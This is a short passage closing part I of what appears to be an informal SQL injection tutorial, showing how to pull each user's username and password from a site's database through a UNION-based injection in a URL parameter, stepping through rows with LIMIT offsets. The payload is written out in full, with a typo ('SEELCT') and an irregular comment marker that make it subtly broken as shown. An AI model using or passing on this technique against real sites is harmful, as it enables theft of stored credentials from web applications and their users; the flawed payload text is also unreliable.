Now, what if you didn't want the first users password? Then you would use limit as I discussed earlier. You would tell limit to start from the 2nd row (which is actually 1 for computers since 0 is the first) and to choose 1 row (limit 1,1). So you would do

http://site.com/script.php?id=1' UNION ALL SEELCT null,null,concat(username, '---', password) limit 1,1 –

Then you would check the page again and in the place you saw the previous username and password you would see the second users in the same exact format. Now if you wanted the next user, you would change limit 1,1 to limit 2,1, then the next would be limit 3,1, etc etc until you have all the users you want!

And that concludes part I of my tutorial! Hope you liked it!